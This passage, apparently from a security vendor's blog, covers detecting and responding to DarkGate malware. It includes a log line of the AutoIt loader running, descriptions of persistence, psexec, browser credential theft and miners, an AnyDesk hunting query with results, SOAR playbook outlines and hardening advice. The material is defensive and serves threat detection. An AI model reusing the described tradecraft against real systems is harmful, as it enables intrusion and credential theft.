🔍	sadmin	window...	C:\Users\sadmin\AppData\Local\Temp\MW-1cb113b7-fd36-4f06-94a6-ccfe4780494e\files\iTunesHelper.exe	C:\temp\Autoit3.exe	"c:\temp\Autoit3.exe" c:\temp\script.a3x

For persistence, the AutoIt3 binary and the script are written in another folder. Later, they are configured for persistence by placing them in the run registry. Therefore, analysts can use the **Autorun Keys Modification Detected** alert to detect such events.

Detecting modification of internet settings

Before connecting to the C2, the loader tries to change Internet Settings to prevent any issues during communication with the C2.

Note: The mentioned registry path in the query needs to be added in Sysmon Configuration or SACL needs to be configured to generate relevant logs.

Detecting techniques related to DarkGate

DarkGate uses psexec for remote command execution, which can be detected using the following query.


As DarkGate is known to retrieve credential and cookies data from the web browser below, analysts can use the query to hunt for such events, if appropriate SACL is configured to the relevant folder with Audit File System.

Note: Appropriate SACL needs to be configured beside File System Auditing

DarkGate can change the configuration related to Terminal Service, which can be detected using the following query:

Typically, miners are executed with the `--cpu-priority` command-line argument. As DarkGate can deploy miners into the system and during the analysis of a sample, we observed hardcoded command-line configurations. Analysts can use the following query to detect process creation events of miners.

DarkGate also deploys AnyDesk for remote access, so analysts can use the below query to detect traces of AnyDesk installation and execution.



```
(label="Process" label=Create
("process"="*\anydesk.exe"
 OR description="*Anydesk*" OR application="*anydesk*" OR vendor=" anydesk software gmbh"))
OR
(label="Registry" label=Set label=Value target_object="*anydesk*" )
OR
(label=Application label=Install "application"="*AnyDesk*")
| chart count() by event_id,"process",description,product,vendor,target_object,detail
```


event_i	process	descrip	produc	vendor	target_object	detail
13	C:\Windows\system32\compattelrunner.exe	null	null	null	\REGISTRY\A\{5cbd9a9d-5889-e2a3-a2dd-514cb314726d}\Root\InventoryApplicationFile\anydesk.exe|9b2d3a9776d45c7a\LowerCaseLongPath	c:\program files (x86)\anyde
13	C:\Windows\system32\compattelrunner.exe	null	null	null	\REGISTRY\A\{5cbd9a9d-5889-e2a3-a2dd-514cb314726d}\Root\InventoryApplicationFile\anydesk.exe|9b2d3a9776d45c7a\Publisher	anydesk software gmbh
13	C:\Windows\system32\compattelrunner.exe	null	null	null	\REGISTRY\A\{5cbd9a9d-5889-e2a3-a2dd-514cb314726d}\Root\InventoryApplicationFile\anydesk.exe|9b2d3a9776d45c7a\LinkDate	01/27/2024 18:04:37
13	C:\Windows\system32\compattelrunner.exe	null	null	null	\REGISTRY\A\{5cbd9a9d-5889-e2a3-a2dd-514cb314726d}\Root\InventoryApplicationFile\anydesk.exe|9b2d3a9776d45c7a\LinkDate	(Empty)
1	C:\Program Files (x86)\AnyDesk\AnyDesk.exe	Any...	null	AnyDesk Software GmbH	null	null
13	C:\Windows\system32\compattelrunner.exe	null	null	null	\REGISTRY\A\{5cbd9a9d-5889-e2a3-a2dd-514cb314726d}\Root\InventoryApplicationFile\anydesk.exe|9b2d3a9776d45c7a\BinProductVersion	0.0.0.0
13	C:\Windows\system32\compattelrunner.exe	null	null	null	\REGISTRY\A\{5cbd9a9d-5889-e2a3-a2dd-514cb314726d}\Root\InventoryApplicationFile\anydesk.exe|9b2d3a9776d45c7a\BinProductVersion	(Empty)

Responding to DarkGate

Upon detecting traces of the DarkGate malware, analysts can use the provided hunting queries to establish them as triggers for subsequent playbooks. These playbooks automate the response process against DarkGate infections.


Logpoint AgentX Remove Item

DarkGate tends to create backup files and drop multiple payload files. By detecting relevant files related to DarkGate, analysts can use Remove Item playbook to delete those files, or an analyst can set relevant triggers to automate the process of running the playbook.


Back
LogPoint AgentX Remove Item
Snap to Grid
SLA
+ Add Action
Trigger
Trigger
Trigger
If... Then
Check if absolute file path is not null
Check if absolute file path is not null
Else
If... Then
Check if hostname Exist
Check if hostname Exist
Else
Script
Script
Escape path
Api
Get Access Token
Get Access Token
Api
Get Endpoint-ID from hostname
Get Endpoint-ID from hostname
Script
Script returning platform action
Return action according to os platform of agent
Api
AgentX Remove File
Remove Items using active response.
Playbook
Wait till seconds
Wait 30 seconds
Query
Query Successful removal of file
Query for Successful removal of file.
If... Then
If...Then Successfully Remove
Successful removal of items.
Else
Case Item
Successful Case Item
Remove Items successfully.
Case Item
Case Item displaying query result.
Case Item - Query Result
Script
Status Script
Status Script
End
End
Query
Action Failure Query
Failure Query
If... Then
If...Then - Unsuccessful check unsuccessful query result
Else
Case Item
Unsuccessful Case Item
Unsuccessful Case Item
Case Item
Unsuccessful case Item
Case Item
Case Item
AgentX Active Response logs not received on time
Active Response logs not received on time

Logpoint AgentX Terminate Process


Based on the queries and alerts mentioned earlier, if the malware process remains active, analysts can use the Terminate Process playbook to terminate it promptly.



Trigger
If... Then
Checking process id is null or not.
If... Then
Checking process name is null or not.
If process name is not given
Else
Api
AgentX get Access token
Get the token which is required to make subseque...
Filter
Filter token
Api
Get agent details
Get agent details such as platform, id.
Filter
Filter api message
Filter message
If... Then
checking for id of given hostname
checking for agent id of given hostname
Filter
Filter agent id
Filter
Filter agent platform
Script
Return action/command as per platform
Api
AgentX terminate process
Playbook
Wait 45 seconds
Query
Query for successful process termination
If... Then
If successful query count is greater than zero
Query
Query of fail process-termination
If... Then
Query of fail process-termination...
Case Item
Both Process Id and process name is null.
Null process case item
Case Item
Null hostname Case Item
Case Item
Wrong Agent Id Case Item
Wrong hostname Case Item
Case Item
Case Item of Query for successful process...
Case Item
Successfully terminated process case item
Case Item
Case Item of Query of fail process-termination
Case Item
Unsuccessful Case Item
Case Item
Logs not received in log-point siem
AgentX Active-Response logs not coming Case Item
Script
Script for status


Logpoint AgentX Delete Registry Value

Analysts can use the Delete Registry Value playbook to delete the suspicious registry value added in the Run registry key for persistence by the DarkGate loader.



Logpoint AgentX Isolate-Unisolate Host

After verifying the host is infected, analysts can use the Isolate-Unisolate Host playbook to isolate the host to prevent further lateral movement and pivoting.


Back
LogPoint AgentX Isolate-Unisolate Host
Snap to Grid
SLA
Save
+ Add Action
Trigger
Trigger
Trigger
If... Then
If...Then Host Exist
Check if the host exits or not.
Else
Api
Get Token
Get Token
Api
Get OS info from host name
Get os info from host name
If... Then
Check if agent is Window
Check if agent is window
Else
Api
Isolate/Unisolate Windows Host
Isolate/Unisolate host
Api
Isolate-Unisolate-Linux
Isolate-Unisolate-Linux
Playbook
Wait 30 seconds
Wait 30 seconds
Query
Query successful isolation
Query successful isolation
If... Then
If...Then Successful
If Query successful isolation is not zero
Else
Case Item
This message signifies the endpoint has been... Successful Isolation/unisolation Case...
Case Item
This message signifies the endpoint has been... Unsuccessful Isolation/unisolation Case...
Script
Script
Script
End
End
Isolated or Unisolated

Recommendations

- Malware like DarkGate and other malware families are distributed via social engineering tactics. To combat these threats, organizations should provide regular training to employees on recognizing and responding to social engineering attacks, including simulated exercises that replicate real-world scenarios.

- In addition to enforcing a robust password policy, where password resets occur once a year, raising awareness about password hygiene is crucial. Users should avoid reusing passwords across multiple accounts to prevent adversaries from accessing other services if one password is compromised. Additionally, implementing Multi-Factor Authentication (MFA) on all users, if feasible, otherwise MFA for privileged users or cloud accounts adds an extra layer of security by requiring multiple forms of verification, making it harder for adversaries to gain access.

- Implement least privilege to restrict user access and permissions, giving employees only what is necessary for them to perform their job functions. By doing so, organizations can significantly reduce the risk of unauthorized access or malicious activity if the user account is compromised.

- The use of endpoint protection systems is pivotal in detecting and blocking malware, as demonstrated by DarkGate terminating its actions upon detecting specific antivirus products.

- Implementing proper network segmentation is vital for safeguarding essential systems and sensitive data from malware and adversaries. By keeping these critical assets isolated from the rest of the network, organizations can reduce the risk of lateral movement or pivoting.

- Regularly auditing privileged accounts and their activities helps detect misuse or anomalies that could lead to data breaches, system failures, and other security incidents. By closely monitoring privileged access, organizations can identify suspicious behavior and take prompt action to mitigate risks, enhancing overall security.
- Regularly updating devices, browsers, and other software applications is a critical security practice that can help protect systems from known vulnerabilities and cyber threats.
- Proper logging, asset visibility, and system monitoring are crucial for cybersecurity. They offer network oversight and anomaly detection. Regular monitoring and auditing track user activity and identify unusual behavior. Comprehensive log collection from all systems is essential.
- Threat actors leverage Remote Monitoring and Management (RMM) tools such as AnyDesk, Atera, etc., for remote desktop access. Organizations should monitor the use of such tools. Additionally, it is crucial to monitor the installation of applications because, as observed with DarkGate, it installs applications at multiple stages of the attack cycle.
- If feasible, configure an appropriate host-based firewall policy to limit the outbound communication from certain applications such as Wscript, Rundll32, and Mshta, which are extensively abused by threat actors to drop other stages of payloads.
- Additionally, it is recommended to have an adequate log retention policy in place to ensure that log data is available for analysis in the event of an incident. For better visibility, it is recommended to have a log retention time of at least six months.
- Finally, ensure that an incident response plan is in place for prompt action upon incident detection, aimed at minimizing damage.

For centralized logging and visibility, Logpoint can help with an end-to-end security operations platform, Converged SIEM. Logpoint covers the entire threat detection, investigation, and response process with SIEM, SOAR, and UEBA, including a native endpoint agent. For more information on getting started with Logpoint, book a demo to see Converged SIEM in action.